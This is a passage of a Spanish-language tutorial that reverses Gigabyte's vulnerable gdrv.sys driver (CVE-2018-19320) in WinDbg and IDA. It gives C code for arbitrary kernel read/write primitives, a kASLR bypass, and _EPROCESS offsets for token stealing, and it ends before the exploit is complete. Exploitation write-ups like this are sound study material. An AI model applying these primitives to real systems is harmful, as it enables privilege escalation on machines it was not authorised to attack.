En este post explotaremos otra vulnerabilidad muy común en kernel: un Arbitrary Write, para ello usaremos Gigabyte App Center en su versión 1.05.21, que según el CVE-2018-19320 tiene una vulnerabilidad en el driver gdrv.sys que se instala a la par del programa, y este contiene un manejo de datos incorrecto permitiendo al usuario escribir en cualquier parte de la memoria y de esta manera escalar privilegios.
Reversing Driver
Luego de instalar el programa o simplemente cargar el driver con sc.exe, desde la máquina debugger deberíamos ser capaces de poder ver el módulo gdrv cargado.
0: kd> lm m gdrv
Browse full module list
start             end                 module name
fffff801`49f10000 fffff801`49f19000   gdrv       (deferred)
Si miramos la información sobre el driver vemos que su IRP_MJ_DEVICE_CONTROL se encuentra en un offset de 0x2d10 a partir de la base del driver, esta estructura es la encargada de gestionar las acciones que realizan los diferentes códigos ioctl.
0: kd> !drvobj \driver\gdrv 2
Driver object (ffff908cd3ad7740) is for:
 \Driver\gdrv

DriverEntry:   fffff80149f17010	gdrv
DriverStartIo: 00000000
DriverUnload:  fffff80149f114b0	gdrv
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      fffff80149f12d10	gdrv+0x2d10
[01] IRP_MJ_CREATE_NAMED_PIPE           fffff80142510770	nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       fffff80149f12d10	gdrv+0x2d10
[03] IRP_MJ_READ                        fffff80142510770	nt!IopInvalidDeviceRequest
[04] IRP_MJ_WRITE                       fffff80142510770	nt!IopInvalidDeviceRequest
[05] IRP_MJ_QUERY_INFORMATION           fffff80142510770	nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             fffff80142510770	nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    fffff80142510770	nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      fffff80142510770	nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               fffff80142510770	nt!IopInvalidDeviceRequest
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    fffff80142510770	nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      fffff80142510770	nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL           fffff80142510770	nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         fffff80142510770	nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              fffff80149f12d10	gdrv+0x2d10
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     fffff80142510770	nt!IopInvalidDeviceRequest
[10] IRP_MJ_SHUTDOWN                    fffff80142510770	nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                fffff80142510770	nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     fffff80142510770	nt!IopInvalidDeviceRequest
[13] IRP_MJ_CREATE_MAILSLOT             fffff80142510770	nt!IopInvalidDeviceRequest
[14] IRP_MJ_QUERY_SECURITY              fffff80142510770	nt!IopInvalidDeviceRequest
[15] IRP_MJ_SET_SECURITY                fffff80142510770	nt!IopInvalidDeviceRequest
[16] IRP_MJ_POWER                       fffff80142510770	nt!IopInvalidDeviceRequest
[17] IRP_MJ_SYSTEM_CONTROL              fffff80142510770	nt!IopInvalidDeviceRequest
[18] IRP_MJ_DEVICE_CHANGE               fffff80142510770	nt!IopInvalidDeviceRequest
[19] IRP_MJ_QUERY_QUOTA                 fffff80142510770	nt!IopInvalidDeviceRequest
[1a] IRP_MJ_SET_QUOTA                   fffff80142510770	nt!IopInvalidDeviceRequest
[1b] IRP_MJ_PNP                         fffff80142510770	nt!IopInvalidDeviceRequest

Iniciaremos por entender como funciona el driver asi que lo abrimos desde IDA, si miramos la función DriverEntry simplemente salta a la función CreateSymbolicLink.


La función que renombramos CreateSymbolicLink se encarga de establecer un nombre de dispositivo con IoCreateDevice, en este casi le asigna \\.\GIO, como sabemos esta será es la forma en la que podemos comunicarnos con el driver.

Una vez creado el objeto se configura la tabla Dispatch Routines, donde podemos encontrar IoCtlHandler que renombramos así ya que el offset coincide con el que vimos al inicio desde WinDbg, el offset pertenece a IRP_MJ_DEVICE_CONTROL.

La función IoCtlHandler se encarga de despachar funciones a través de los códigos ioctl que recibe, el driver acepta las llamadas a través de estructuras IRP, compara el Major Function con 0x2 y 0xe que corresponden a solicitudes IRP_MJ_CLOSE e IRP_MJ_DEVICE_CONTROL, nos interesa esta última para comunicarnos con el driver.


Si el byte es 0xe significa que haremos una solicitud a través de códigos ioctl, asi que inicia una estructura de tipo switch, revisaremos poco a poco las opciones iniciando por 0xC3502808, este código llama a una función llamada ArbitraryWrite.

La función ArbitraryWrite luego de mostrar sus valores usando DbgPrint inicia un bucle, primero guarda en el registro rcx el byte de origen y lo escribe en el puntero de destino en rbx, esto lo hace la cantidad de veces que diga la longitud en rdx.
Como podemos ver en los mov el primer valor es Dst que se encuentra en [rax] por lo que está en el offset 0, luego Src que está en el offset 8 y finalmente la longitud que está en el offset 0x10, los primeros 2 valores son una dirección del tamaño de un qword así que representaremos la estructura de la siguiente forma.
typedef struct CopyData {
    QWORD DstAddress;
    QWORD SrcAddress;
    DWORD Size;
} CopyData;



El siguiente código ioctl que vamos a analizar es 0xC3502580, este llama a una función que renombramos como EditMSR ya que nos permite jugar con sus valores.

El driver inicia comparando el tamaño de la estructura con 16 bytes, después lee el dword en el offset 4 que corresponde al offset y lo mueve a IndexMSR, este será el registro que queremos usar, para fuinalizar el bloque termina comparando que el dword en el offset 0, si es 0 salta a la linea verde de lo contrario salta a la linea roja.
Cuando el primer dword es diferente de 0 llama a la función ReadMSR y cuando termina mueve los valores de las variables de LowMSR y HighMSR a los dwords en los offsets 0x8 y 0xc, pero podemos representar este mismo como un solo qword, en caso de que el primer dword en la estructura sea diferente a 0 entonces lee los valores de la estructura a las variables en el offset 0x8 para llamar a WriteMSR.
En la estructura el primer dword se usa para saber si queremos leer o escribir un registro, el segundo dword establece que registro queremos utilizar y para finalizar podemos representar los 2 dwords que corresponden al valor como un qword.
typedef struct MSRData {
    DWORD Type;
    DWORD Register;
    QWORD Value;
} MSRData;

La función ReadMSR simplemente usa la instrucción rdmsr para guardar el valor del registro en ecx en edx:eax que luego guarda en las variables LowMSR y HighMSR.
La función WriteMSR usa la instrucción wrmsr para guardar en el registro en ecx el valor especificado en edx:eax que obtiene de las variables LowMSR y HighMSR.

Vamos con otro de los códigos ioctl interesante, este se trata de 0xC3502800, cuando enviamos este código se llama a la función renombrada a AllocMemory.

La función AllocMemory obtiene el Size de [rsi], osea desde el offset 0 de la entrada que es el único argumento, luego llama a MmAllocateContiguousMemory, esta función sirve para reservar memoria contigua y no paginada en el espacio de kernel.
Para finalizar guarda en el buffer de salia la dirección donde se reservó la memoria.
Arbitrary Write
Definimos la función ArbitraryWrite basada en la primitiva de escritura que se nos proporciona en el código 0xC3502808, establecemos los valores de la estructura a donde y que queremos escribir y definimos el tamaño 8 para escribir un qword.
#define IOCTL_COPY 0xC3502808

VOID ArbitraryWrite(HANDLE hDevice, QWORD what, QWORD where) {
    CopyData userData;

    userData.DstAddress = where;
    userData.SrcAddress = what;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);
}
Basados en la misma primitiva podemos establecer como argumento para Src la dirección de la que leeremos y como Dst un qword que establecemos nosotros, luego de hacer la llamada a la ioctl simplemente retornamos el valor copiado.
QWORD ArbitraryRead(HANDLE hDevice, QWORD where) {
    QWORD output;
    CopyData userData;

    userData.DstAddress = (QWORD) &output;
    userData.SrcAddress = where;
    userData.Size = 8;

    DeviceIoControl(hDevice, IOCTL_COPY, (LPVOID) &userData, (DWORD) sizeof(struct CopyData), NULL, 0, NULL, NULL);

    return output;
}
La primera forma de explotar el driver será un token stealing, de acuerdo a lo que aprendimos en windows existe el proceso System con el pid 4, este alberga los procesos en modo kernel por lo que debería correr con privilegios elevados.
0: kd> !process 0 0 System
PROCESS ffff9201e827e040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001ad000  ObjectTable: ffffc60115459c80  HandleCount: 2456.
    Image: System
La dirección que nos otorga el primer resultado es la de la estructura _EPROCESS de System, entre sus atributos podemos encontrar en el offset 0x4b8 el campo Token, cuando copiamos ese token a nuestro proceso deberiamos obtener sus privilegios.
0: kd> dt nt!_EPROCESS 0xffff9201e827e040 Token
   +0x4b8 Token : _EX_FAST_REF

0: kd> dt nt!_EX_FAST_REF 0xffff9201e827e040 + 0x4b8
   +0x000 Object           : 0xffffc601`154447fc Void
   +0x000 RefCnt           : 0y1100
   +0x000 Value            : 0xffffc601`154447fc
Sin embargo para encontrar la dirección del _EPROCESS de nuestro proceso actual tendremos que recorrer la lista ActiveProcessLinks en el offset 0x448 hasta que el valor de UniqueProcessId en el offset 0x440 sea igual al del proceso actual.
0: kd> dt nt!_EPROCESS 0xffff9201e827e040 UniqueProcessId
   +0x440 UniqueProcessId : 0x00000000`00000004 Void

0: kd> dt nt!_EPROCESS 0xffff9201e827e040 ActiveProcessLinks
   +0x448 ActiveProcessLinks : _LIST_ENTRY [ 0xffff9201`e83264c8 - 0xfffff807`6a81e200 ]
Los offsets de la estructura pueden cambiar en las diferentes versiones antiguas de windows, pero estos se han mantenidos en las últimas versiones sin ningún cambio.
#define OFFSET_Token 0x4b8
#define OFFSET_UniqueProcessId 0X440
#define OFFSET_ActiveProcessLinks 0x448
El kASLR es un problema pero como vimos en otro post, la API EnumDeviceDrivers devuelve en su primer valor del arreglo la dirección base del módulo ntoskrnl.
QWORD GetKernelBase() {
    LPVOID drivers[1024];
    DWORD cbNeeded;

    EnumDeviceDrivers(drivers, sizeof(drivers), &cbNeeded);
    return (QWORD) drivers[0];
}
Para obtener el token de System primero necesitamos conocer la dirección de su estructura _EPROCESS, afortunadamente PsInitialSystemProcess la almacena.
0: kd> !process 0 0 System
PROCESS ffffe704ff878080
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001ad000  ObjectTable: ffffa70bd4259c80  HandleCount: 3152.
    Image: System

0: kd> dq nt!PsInitialSystemProcess L1
fffff806`554fc420  ffffe704`ff878080
